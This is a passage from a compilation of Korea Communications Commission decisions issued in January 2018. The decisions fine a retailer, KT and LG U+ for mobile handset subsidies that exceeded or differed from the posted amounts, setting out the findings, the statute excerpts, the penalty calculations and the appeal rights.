3. 피심인에 대하여 다음과 같이 과태료를 부과한다.

가. 금 액 : 7,500,000원

나. 납부기한 : 과태료 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 조사 경위

가. 조사배경

- 피심인이 갤럭시 S8+를 판매하면서 공시지원금을 초과하여 지급한 사실이 있다는 전국이동통신유통협회의 신고가 접수(17.8.25.)됨에 따라 사실조사에 착수하게 되었다.

2. 사실조사 결과

가. 조사 대상

- 피심인이 '17.4.~8월 중 갤럭시S8 122,816대를 판매한 건에 대해 이동통신단말장치 유통구조 개선에 관한 법률(이하 '단말기유통법'이라 한다) 위반 여부를 조사하였다

나. 행위사실

- 방송통신위원회는 피심인에 대하여 단말기유통법 위반사항에 대해 조사하여

분석한 결과, 아래와 같은 사실을 확인하였다.

- 피심인은 위 조사대상 기간 중 7,698명에게 이동통신사업자가 공시한 지원금의 100분의 115를 초과한 지원금(이하 '과다지원금')을 지급하였다.

< 피심인의 공시지원금 초과 지급건수 >

구 분	조사대상 건수	공시지원금 초과 지급 건수	공시지원금 초과 지급 평균 수준(원)	위반율 (%)
계	122,816	7,698	309,362	6.2

- 피심인은 위 조사대상 기간 중 3,330명에게 가입유형(번호이동, 신규가입, 기기 변경 등)에 따라 부당하게 차별적인 지원금을 지급하였다.

< 피심인의 가입유형별 부당한 차별적 지원금 위반건수 >

구 분	항목	합 계	신규가입	번호이동	기기변경
합계 /평균	대상 건수	122,816	6,420	26,062	90,334
	위반 건수	3,330	437	2,882	11
	차별 지원금(원)	-	350,436	352,614	241,082

- o 방송통신위원회는 2017년 12월 21일 '행정처분 사전통지' 공문을 통하여 피심인에게 의견진술 기회를 부여하였다.

3. 위법성 판단

가. 관련법 규정

- o 단말기유통법 제3조제1항, 제4조제5항은 1) 이동통신사업자 또는 유통점이 가입유형(신규가입, 번호이동, 기기변경)을 사유로 부당하게 차별적인 지원금을 지급하는 행위,

- 2) 유통점이 이동통신사업자가 공시한 지원금의 100분의 15의 범위를 초과하여 지원금을 지급하는 행위 등을 금지하고 있고,
- o 단말기유통법 제13조제2항은 방송통신위원회는 소속 공무원에게 대리점·판매점 등의 사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있도록 각 규정하고 있다.

< 단말기유통법 근거 조항 >

제3조(지원금의 차별 지급 금지)

- ① 이동통신사업자, 대리점 또는 판매점은 다음 각 호의 어느 하나에 해당하는 사유로 부당하게 차별적인 지원금을 지급하여서는 아니 된다.
 - 1. 번호이동, 신규가입, 기기변경 등 가입 유형

제4조(지원금의 과다 지급 제한 및 공시)

- ⑤ 대리점 또는 판매점은 제3항에 따라 이동통신사업자가 공시한 지원금의 100분의 15의 범위에서 이용자에게 지원금을 추가로 지급할 수 있다.

제13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속공무원에게 이동통신사업자(특수 관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

나. 위법성 판단

피심인이 일부 이용자들에게 가입유형에 따른 차별적인 지원금을 지급한 행위는 단말기유통법 제3조(지원금의 차별 지급 금지)제1항을, 과다지원금을 지급한 행위는 같은 법 제4조(지원금의 과다지급 제한 및 공시)제5항을 각 위반한 것으로 인정된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인은 단말기유통법 제14조제2항제4호에 따라 이동전화서비스 가입자를 모집하면서 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하는 행위 및 가입

유형별로 부당하게 차별적인 지원금을 지급하는 행위를 즉시 각 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인은 단말기유통법 제14조제2항제5호에 따라 가.의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 내에 피심인들의 사업장 정문 출입구(단위사업장 포함) 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간 (휴업일 제외) 각 공표하여야 한다.

< 공표문안 >

○○○(판매점명)은 '이동통신단말장치 유통구조 개선에 관한 법률' 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 이동전화서비스 가입자를 모집하면서 공시된 지원금의 100분의 115를 초과하여 지원금을 지급하고, 가입유형(번호이동, 신규가입, 기기변경 등)에 따라 차별적인 지원금을 지급한 행위로 인하여 '이동통신단말장치 유통구조 개선에 관한 법률'을 위반했다는 이유로 위반행위 즉시중지 등의 시정명령을 받은 사실이 있습니다.

2018년 0월 0일

○○○(판매점명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm이상

5. 과태료 부과

피심인의 단말기유통법 위반행위에 대하여 같은 법 제22조제3항, 같은 법 시행령 제17조 [별표 3]에 따라 피심인에게 다음과 같이 과태료를 부과한다.

가. 기준금액

단말기유통법 시행령 제17조 [별표 3]은 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인의 위반행위가 첫 번째에 해당하여 1회 위반 과태료를 적용한다.

< 과태료 부과기준 >

위반행위	근거 법조문	구분	과태료 금액(만원)			
			1회 위반	2회 위반	3회 위반	4회 이상 위반
가. 법 제3조제1항을 위반하여 차별적인 지원금을 지급한 경우	법 제22조 제3항제1호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000
라. 법 제4조제5항을 위반하여 공시된 지원금의 100분의 15의 범위를 초과하여 이용자에게 지원금을 추가로 지급한 경우	법 제22조 제3항제3호	대규모유통업자 외의 자	100	300	600	1,000
		대규모유통업자	500	1,500	3,000	5,000

※ “대규모유통업자”란「대규모유통업에서의 거래 공정화에 관한 법률」제2조제1호에 따른 대규모유통업자,「대·중소기업 상생협력 촉진에 관한 법률」제2조제2호에 따른 대기업 또는 대기업 계열사(「독점규제 및 공정거래에 관한 법률」제2조제3호에 따른 계열회사를 말한다)에 속하는 대리점·판매점을 말하며, 피심인은 ‘대규모유통업자 자’에 해당 한다.

나. 두 개항 위반에 대한 과태료 부과 판단

가입자에게 지원금을 지급하는 하나의 행위로 2개 이상의 법 위반 행위에 해당하여 「질서위반행위규제법」 제13조(수개의 질서위반행위의 처리) 제1항*에 따라 더 중한 과태료를 부과해야 하나, 각 과태료 금액이 동일하므로 그 금액인 500만원을 기준금액으로 하기로 한다.

* 「질서위반행위규제법」 제13조 제1항 : 하나의 행위가 2 이상의 질서위반행위에 해당하는 경우에는 각 질서위반행위에 대하여 정한 과태료 중 가장 중한 과태료를 부과한다.

다. 추가적 가중

단말기유통법 시행령 제17조 [별표 3]에 따르면 위반행위의 정도, 위반행위의 동기와 그 결과, 사업의 규모 등을 고려하여 과태료 부과기준 금액의 2분의 1범위에서 가중할 수 있도록 정하고 있는 바, 피심인의 위반건수가 7,698건에 이를 정도로 위반행위가 과중한 점을 고려하여 기준금액(5,000,000원)의 50%인 2,500,000원을 가중한다.

라. 추가적 감경

해당 사항 없다.

마. 최종 과태료

이에 따라, 피심인에게 1회 위반에 해당하는 과태료 부과기준 금액 5,000,000원에 50%를 가중한 금액(2,500,000원)을 합한 7,500,000원의 과태료를 부과한다.

6. 결론

상기 피심인의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령) 및 제22조(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우, 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조의 규정에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다.

피심인은 과태료 부과처분에 불복이 있는 경우, 질서위반행위규제법 제20조제1항의 규정에 따라 처분의 통지를 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 질서위반행위규제법 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판결과에

따라 과태료를 납부하여야 한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

9

(주)케이티 법인영업 단말기유통법 위반행위

방 송 통 신 위 원 회 의 결 서

안건번호 제2018-05-037호
(사건번호 : 201711조사062)

안 건 명 (주)케이티 법인영업 단말기유통법 위반행위에 대한 시정조치에
관한 건

피 심 인 (주)케이티
서울특별시 종로구 세종대로 178

의결연월일 2018. 1. 24.

주 문

1. 피심인은 법인을 대상으로 이동전화서비스 가입자를 모집하면서 공시된 지원금과 다르게 지원금을 지급하는 행위를 즉시 중지하여야 한다.
2. 피심인은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에

피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표 크기·내용 등은 방송통신위원회와 사전 협의하여야 한다.

3. 피심인은 제1, 2항의 시정명령을 받은 날부터 10일 이내에 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.
4. 피심인은 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.
5. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 10,600,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 기초 사실

가. 일반현황

- 피심인은 전기통신사업법 제6조에 따라 허가받은 기간통신사업자로서 이동전화서비스를 제공하고 있으며, 가입자 수는 '17.9말 기준 16,330천명으로 전체시장의 29.4%를, 매출액은 '16년도 기준 73,382억원으로 29.3%를 점유하고 있다.

< 이동전화서비스 가입자 및 매출액 현황 (단위 : 천명, 억원) >

구 분	가입자 수 (점유율, %)	매 출 액 (점유율, %)
피심인	16,330 (29.4%)	73,382 (29.3%)

※ 출처 : 피심인 제출자료(매출액 '16년도 기준), MVNO 가입자 제외

나. 법인시장 현황

- 피심인의 조사대상 기간 중 법인영업 가입자 수는 34,977명이었다.

< 조사 대상기간 중 개통건수 >

구 분	조사 대상기간	법인 영업
피심인	'17.6	34,977

다. 조사경위

- 피심인이 AXA손해보험(주)에 이동통신단말기를 법인영업 형태로 판매하면서 공시한 내용과 다르게 지원금을 지급한 사실이 있다는 보도(한겨레신문, '17.8.28)에 따라 사실조사에 착수하게 되었다

2. 사실조사 결과

가. 조사 대상

- 조사대상기간('17.6) 중 피심인의 관련 법인영업 판매 건에 대하여 「이동통신 단말장치 유통구조 개선에 관한 법률(이하 “단말기유통법”）」 위반여부를 조사하였다.

< 법인영업 조사대상 현황 >

구 분	법인명	조사대상기간	단말기	조사대상건수
피심인	AXA손해보험(주)	'17.6.	갤럭시8+	398

나. 행위사실

1) 과다지원금 지급

- 조사대상기간 중 피심인이 법인영업을 통하여 판매한 398건의 판매 자료를 분석한 결과,
- 피심인이 398건(위반율 100%)의 가입자에게 공시한 내용과 다르게 지원금을 지급한 사실을 확인하였다.

< 피심인의 과다지원금 지급건수 >

구 분	기 간	조사대상 건수	과다지원금 지급 건수	과다지원금 지급 수준(원)	위반율 (%)
피심인	'17.6.	398	398	536,240	100

2) 부당 차별지원금 지급

- 피심인의 법인영업 판매 자료를 분석한 결과, 536,240원이 가입유형별로 동일하게 지급되어 피심인은 부당하게 차별적 지원금을 지급한 사실이 없음을 확인하였다.

* 부당한 차별적 지원금(법 시행령 제3조) : 법 제4조제3항에 따라 공시되는 동일한 공시기간 중에 동일한 이동통신단말장치임에도 불구하고 서로 다른 지원금을 지급하거나 지급하기로 제안하는 경우로 한다.

< 피심인의 가입유형별 개통건수 >

구 분	합 계	신규가입	번호이동	기기변경
피심인	398	-	-	398

3. 위법성 판단

가. 관련법 규정

- 단말기유통법 제3조제1항, 제4조제4항은 1) 이동통신사업자 또는 유통점이 가입유형(신규가입, 번호이동, 기기변경)을 사유로 부당하게 차별적인 지원금을 지급하는 행위,
- 2) 이동통신사업자가 공시내용과 다르게 지원금을 지급하는 행위를 각 금지하고 있다.

< 단말기유통법 근거 조항 >

◆ 제3조(지원금의 차별 지급 금지)

- ① 이동통신사업자, 대리점 또는 판매점은 다음 각 호의 어느 하나에 해당하는 사유로 부당하게 차별적인 지원금을 지급하여서는 아니 된다.
 - 1. 번호이동, 신규가입, 기기변경 등 가입 유형

◆ 제4조 (지원금의 과다 지급 제한 및 공시)

- ④ 이동통신사업자는 제3항에 따라 공시한 내용과 다르게 지원금을 지급하여서는 아니 된다.

◆ 제 13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속 공무원에게 이동통신사업자(특수관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

◆ 제 15조(과징금)

- ① 방송통신위원회는 이동통신사업자(특수관계인을 포함한다) 또는 이동통신단말장치 제조업자가 제3조제1항, 제4조제2항·제4항, 제5조제1항, 제7조제2항·제3항, 제8조제4항 또는 제9조제2항·제3항을 위반한 경우에는 해당 이동통신사업자(특수관계인을 포함한다) 또는 이동통신단말장치 제조업자에게 대통령령으로 정하는 매출액의 100분의3이하에 해당하는 금액을 과징금으로 부과할 수 있다. 다만, 매출액이 없거나 매출액을 산정하기 곤란한 경우로서 대통령령으로 정하는 경우에는 10억원이하의 과징금을 부과할 수 있다.

나. 위법성 판단

- 피심인이 법인영업(AXA손해보험(주))을 통해 가입자를 모집하면서 공시한 내용과 다르게 과다지원금을 지급한 행위는 단말기유통법 제4조(지원금 과다지급 제한) 제4항을 위반한 것으로 판단된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인은 단말기유통법 제14조제2항제4호에 따라 법인영업을 통해 이동전화 서비스 가입자를 모집하면서 공시한 내용과 다르게 지원금을 지급하는 행위를 즉시 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인은 단말기유통법 제14조제2항제5호에 따라 위 시정조치 명령 “가”항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기 및 내용 등은 방송통신위원회와 사전 협의하여야 한다.

< 공표문안 >

○○○(사업자명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 이동통신단말기를 법인영업 형태로 판매하면서 공시한 내용과 다르게 지원금을 지급한 행위로 인하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 위반했다는 이유로 위반행위 중지 등의 시정명령을 받은 사실이 있습니다.

2018년 00월 00일

○○○(사업자명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm 이상

다. 이용자의 신규모집 금지 판단

해당 사항 없다.

라. 시정명령 이행계획서 제출

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제1호에 따라 가. 및 나.의 시정명령을 받은 날부터 10일 이내에 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.

마. 시정명령 이행결과의 보고

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제2호에 따라 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.

5. 과징금 부과

가. 기준금액

- 피심인의 단말기유통법 제4조제4항 위반 행위에 대하여 같은 법 제15조제1항 같은 법 시행령 제10조 및 [별표2], 고시(과징금 부과 세부기준)에 의해 피심인에게 아래와 같이 과징금을 부과한다.
- 피심인의 위반기간 동안 위반행위로 인하여 직접적 또는 간접적으로 영향을 받는 피심인의 매출액(이하 '관련매출액'이라 한다)은 368,401,854원이다.

피심인의 법인영업 관련매출액 : 위반가입자수(398명) × 평균가입기간(24.1개월) × 가입자당월평균수익(38,408원) = 368,401,854원

- 피심인의 위반행위는 위 '고시(과징금 부과 세부기준 [별표1])'에 따라, 위반율은 100%이나, 법인영업 중 위반행위가 차지하는 비중이 매우 낮고, 위반행위가 특정법인에 한정되어 발생하여 시장 전체에 미치는 영향이 본질적이지는 않은 점, 위반행위가 광범위하게 발생하지는 않은 점 등을 종합적으로 고려하여, 피심인에게 '중대한 위반행위'에 해당하는 부과기준율(2% 이상 3% 미만)을 부과 하되, 그 범위 중에서 2.9%로 정한다.

< 과징금 부과 세부기준 [별표1] 부과기준율 >

중대성의 정도	부과기준율
매우 중대한 위반행위	3% 이상 4% 이하
중대한 위반행위	2% 이상 3% 미만
중대성이 약한 위반행위	1% 이상 2% 미만

- o 이에 따라 피심인의 기준 과징금은 위 관련매출액(368,401,854원)에 2.9%의 부과기준율을 곱한 10,683,654원이다.

나. 필수적 가중 · 감경

해당 사항 없다.

다. 추가적 가중 · 감경

해당 사항 없다.

라. 과징금의 결정

이에 따라 피심인에 대한 최종 과징금은 1,060만원(십만원 이하 절사)이다.

6. 결론

상기 피심인의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령), 제15조(과징금)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다. 과징금 부과 처분에 불복이 있는 경우도 같다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

10

(주)엘지유플러스 법인영업 단말기유통법 위반행위

방 송 통 신 위 원 회
의 결 서

안건번호 제2018-05-038호
(사건번호 : 201711조사063)

안 건 명 (주)엘지유플러스 법인영업 단말기유통법 위반행위에 대한 시정조치에
관한 건

피 심 인 (주)엘지유플러스
서울특별시 용산구 한강대로 32 LG유플러스빌딩

의결연월일 2018. 1. 24.

주 문

1. 피심인은 법인을 대상으로 이동전화서비스 가입자를 모집하면서 공시된 지원금과 다르게 지원금을 지급하는 행위를 즉시 중지하여야 한다.
2. 피심인은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에

피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기·내용 등은 방송통신위원회와 사전 협의하여야 한다.

3. 피심인은 제1, 2항의 시정명령을 받은 날부터 10일 이내에 시정조치 이행 계획을 수립하여 방송통신위원회에 제출하여야 한다.
4. 피심인은 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.
5. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 18,100,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

1. 기초 사실

가. 일반현황

- 피심인은 전기통신사업법 제6조에 따라 허가받은 기간통신사업자로서 이동전화서비스를 제공하고 있으며, 가입자 수는 '17.9말 기준 12,229천명으로 전체시장의 22.0%를, 매출액은 '16년도 기준 53,218억원으로 21.3%를 점유하고 있다.

< 이동전화서비스 가입자 및 매출액 현황 (단위 : 천명, 억원) >

구 분	가입자 수 (점유율, %)	매 출 액 (점유율, %)
피심인	12,229 (22.0%)	53,218 (21.3%)

※ 출처 : 피심인 제출자료(매출액 '16년도 기준), MVNO 가입자 제외

나. 법인시장 현황

- 피심인의 조사대상 기간 중 법인영업 가입자 수는 158,277명이었다.

< 조사 대상기간 중 개통건수 >

구 분	조사 대상기간	법인 영업
피심인	'17.1 ~ '17.8	158,277

다. 조사경위

- 피심인이 신한카드(주)에 이동통신단말기를 법인영업 형태로 판매하면서 공시한 내용과 다르게 지원금을 지급한 사실이 있다는 보도(한겨레신문, '17.8.28)에 따라 사실조사에 착수하게 되었다

2. 사실조사 결과

가. 조사 대상

- 조사대상기간('17.1 ~ 8.) 중 피심인의 관련 법인영업 판매 건에 대하여 「이동통신단말장치 유통구조 개선에 관한 법률(이하 “단말기유통법”）」 위반여부를 조사하였다.

< 법인영업 조사대상 현황 >

구 분	법인명	조사대상기간	단말기	조사대상건수
피심인	신한카드(주)	'17.1. ~ 8.	갤럭시탭	1,353

나. 행위사실

1) 과다지원금 지급

- 조사대상기간 중 피심인이 법인영업을 통하여 판매한 1,353건의 판매 자료를 분석한 결과,
- 피심인이 1,353건(위반율 100%)의 가입자에게 공시한 내용과 다르게 지원금을 지급한 사실을 확인하였다.

< 피심인의 과다지원금 지급건수 >

구 분	기 간	조사대상 건수	과다지원금 지급 건수	과다지원금 지급 수준(원)	위반율 (%)
피심인	'17.1~8.	1,353	1,353	495,200	100

2) 부당 차별지원금 지급

- 피심인의 법인영업 판매 자료를 분석한 결과, 495,200원이 가입유형별로 동일하게 지급되어 피심인은 부당하게 차별적 지원금을 지급한 사실이 없음을 확인하였다.

* 부당한 차별적 지원금(법 시행령 제3조) : 법 제4조제3항에 따라 공시되는 동일한 공시기간 중에 동일한 이동통신단말장치임에도 불구하고 서로 다른 지원금을 지급하거나 지급하기로 제안하는 경우로 한다.

< 피심인의 가입유형별 개통건수 >

구 분	합 계	신규가입	번호이동	기기변경
피심인	398	-	-	398

3. 위법성 판단

가. 관련법 규정

- 단말기유통법 제3조제1항, 제4조제4항은 1) 이동통신사업자 또는 유통점이 가입유형(신규가입, 번호이동, 기기변경)을 사유로 부당하게 차별적인 지원금을 지급하는 행위,
- 2) 이동통신사업자가 공시내용과 다르게 지원금을 지급하는 행위를 각 금지하고 있다.

< 단말기유통법 근거 조항 >

◆ 제3조(지원금의 차별 지급 금지)

- ① 이동통신사업자, 대리점 또는 판매점은 다음 각 호의 어느 하나에 해당하는 사유로 부당하게 차별적인 지원금을 지급하여서는 아니 된다.
 - 1. 번호이동, 신규가입, 기기변경 등 가입 유형

◆ 제4조 (지원금의 과다 지급 제한 및 공시)

- ④ 이동통신사업자는 제3항에 따라 공시한 내용과 다르게 지원금을 지급하여서는 아니 된다.

◆ 제 13조(사실조사 등)

- ② 방송통신위원회는 제1항에 따른 조사를 위하여 필요하면 소속 공무원에게 이동통신사업자(특수관계인을 포함한다), 대리점, 판매점 또는 이동통신단말장치 제조업자의 사무소·사업장에 출입하여 장부, 서류, 그 밖의 자료나 물건을 조사하게 할 수 있다.

◆ 제 15조(과징금)

- ① 방송통신위원회는 이동통신사업자(특수관계인을 포함한다) 또는 이동통신단말장치 제조업자가 제3조제1항, 제4조제2항·제4항, 제5조제1항, 제7조제2항·제3항, 제8조제4항 또는 제9조제2항·제3항을 위반한 경우에는 해당 이동통신사업자(특수관계인을 포함한다) 또는 이동통신단말장치 제조업자에게 대통령령으로 정하는 매출액의 100분의3이하에 해당하는 금액을 과징금으로 부과할 수 있다. 다만, 매출액이 없거나 매출액을 산정하기 곤란한 경우로서 대통령령으로 정하는 경우에는 10억원이하의 과징금을 부과할 수 있다.

나. 위법성 판단

- 피심인이 법인영업(신한카드(주))을 통해 가입자를 모집하면서 공시한 내용과 다르게 과다지원금을 지급한 행위는 단말기유통법 제4조(지원금 과다지급 제한) 제4항을 위반한 것으로 판단된다.

4. 시정조치 명령

가. 위반행위의 중지

피심인은 단말기유통법 제14조제2항제4호에 따라 법인영업을 통해 이동전화 서비스 가입자를 모집하면서 공시한 내용과 다르게 지원금을 지급하는 행위를 즉시 중지하여야 한다.

나. 시정명령을 받은 사실의 공표

피심인은 단말기유통법 제14조제2항제5호에 따라 위 시정조치 명령 “가”항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 사업장 정문 출입구 등 이용자들이 출입하는 곳 중에서 공표사실을 가장 쉽게 볼 수 있는 곳에 9일간(휴업일 제외) 공표하여야 하며, 피심인의 홈페이지 및 공식 온라인몰에 팝업 창으로 4일간(휴업일 포함) 게시하여야 한다. 이때, 공표크기 및 내용 등은 방송통신위원회와 사전 협의하여야 한다.

< 공표문안 >

○○○(사업자명)은 ‘이동통신단말장치 유통구조 개선에 관한 법률’ 위반을 이유로
시정명령을 받은 사실이 있음



○○○은 방송통신위원회로부터 이동통신단말기를 법인영업 형태로 판매하면서 공시한 내용과 다르게 지원금을 지급한 행위로 인하여 ‘이동통신단말장치 유통구조 개선에 관한 법률’을 위반했다는 이유로 위반행위 중지 등의 시정명령을 받은 사실이 있습니다.

2018년 00월 00일

○○○(사업자명) 대표자 ○○○

※ 공표문 크기 A2(42cm × 59.4cm), 활자크기 2.0cm×2.5cm 이상

다. 이용자의 신규모집 금지 판단

피심인이 최근 3년간 동일한 위법 행위를 3회 반복한 점을 볼 때, 단말기 유통법 제14조제2항제7호에 따라 신규모집금지 적용 요건에 해당되나,

이동통신 전체 시장이 아닌 부분시장(법인시장)에서 발생한 위반행위이고, 피심인의 법인영업건 중 위반행위가 차지하는 비중이 매우 낮은 점(0.8%), 특정 법인에 한정하여 발생한 점 등을 종합적으로 고려해 볼 때, 제재 시 소비자에게 불편을 초래할 우려가 있는 등 제재의 부작용이 발생하게 되므로 신규모집금지 조치는 명하지 않기로 한다.

※ 피심인 최근 3년간 동일유형 위반행위 : i) 중고폰 선보상제 관련 제재('15.3.12), ii) 주한미군 관련 ('15.11.27), iii) 법인영업 심결('18.1.24)

라. 시정명령 이행계획서 제출

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제1호에 따라 가. 및 나.의 시정명령을 받은 날부터 10일 이내에 시정조치 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.

마. 시정명령 이행결과의 보고

피심인은 단말기유통법 제14조제2항제8호, 같은 법 시행령 제8조제1항제2호에 따라 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.

5. 과징금 부과

가. 기준금액

- 피심인의 단말기유통법 제4조제4항 위반 행위에 대하여 같은 법 제15조제1항

같은 법 시행령 제10조 및 [별표2], 고시(과징금 부과 세부기준)에 의해 피심인에게 아래와 같이 과징금을 부과한다.

- 피심인의 위반기간 동안 위반행위로 인하여 직접적 또는 간접적으로 영향을 받는 피심인의 매출액(이하 '관련매출액'이라 한다)은 626,514,768원이다.

피심인의 법인영업 관련매출액 : 위반가입자수(1,353명) × 평균가입기간(24개월) × 가입자당월평균수익(19,294원) = 626,514,768원
 ※ 법인영업의 특수성을 고려하여 전체가입자 대신 법인가입자의 ARPU, 평균가입기간을 적용

- 피심인의 위반행위는 위 '고시(과징금 부과 세부기준) [별표1]'에 따라, 위반율은 100%이나, 법인영업 중 위반행위가 차지하는 비중이 매우 낮고, 위반행위가 특정법인에 한정되어 발생하여 시장 전체에 미치는 영향이 본질적이지는 않은 점, 위반행위가 광범위하게 발생하지는 않은 점 등을 종합적으로 고려하여, 피심인에게 '중대한 위반행위'에 해당하는 부과기준율(2% 이상 3% 미만)을 부과 하되, 그 범위 중에서 2.9%로 정한다.

< 과징금 부과 세부기준 [별표1] 부과기준율 >

중대성의 정도	부과기준율
매우 중대한 위반행위	3% 이상 4% 이하
중대한 위반행위	2% 이상 3% 미만
중대성이 약한 위반행위	1% 이상 2% 미만

- o 이에 따라 피심인의 기준 과징금은 위 관련매출액(626,514,768원)에 2.9%의 부과 기준율을 곱한 18,168,928원이다.

나. 필수적 가중·감경

해당 사항 없다.

다. 추가적 가중·감정

해당 사항 없다.

라. 과징금의 결정

이에 따라 피심인에 대한 최종 과징금은 1,810만원(십만원 이하 절사)이다.

6. 결론

상기 피심인의 단말기유통법 위반행위에 대하여 같은 법 제14조(시정명령), 제15조(과징금)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우 행정심판법 제23조 부터 제27조에 따라 동 명령을 받은 날부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 행정소송법 제18조 및 제20조에 따라 동 처분을 받은 날부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다. 과징금 부과 처분에 불복이 있는 경우도 같다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

11 에스케이텔레콤(주) 법인영업 단말기유통법 위반행위

방 송 통 신 위 원 회 의 결 서

안건번호 제2018-05-036호
(사건번호 : 201711조사061)

안 건 명 에스케이텔레콤(주) 법인영업 단말기유통법 위반행위에 대한 시정
조치에 관한 건

피 심 인 에스케이텔레콤(주)
서울특별시 중구 을지로65(을지로2가)

의결연월일 2018. 1. 24.

주 문

1. 피심인은 법인을 대상으로 이동전화서비스 가입자를 모집하면서 공시된 지원금과 다르게 지원금을 지급하는 행위를 즉시 중지하여야 한다.
2. 피심인은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에

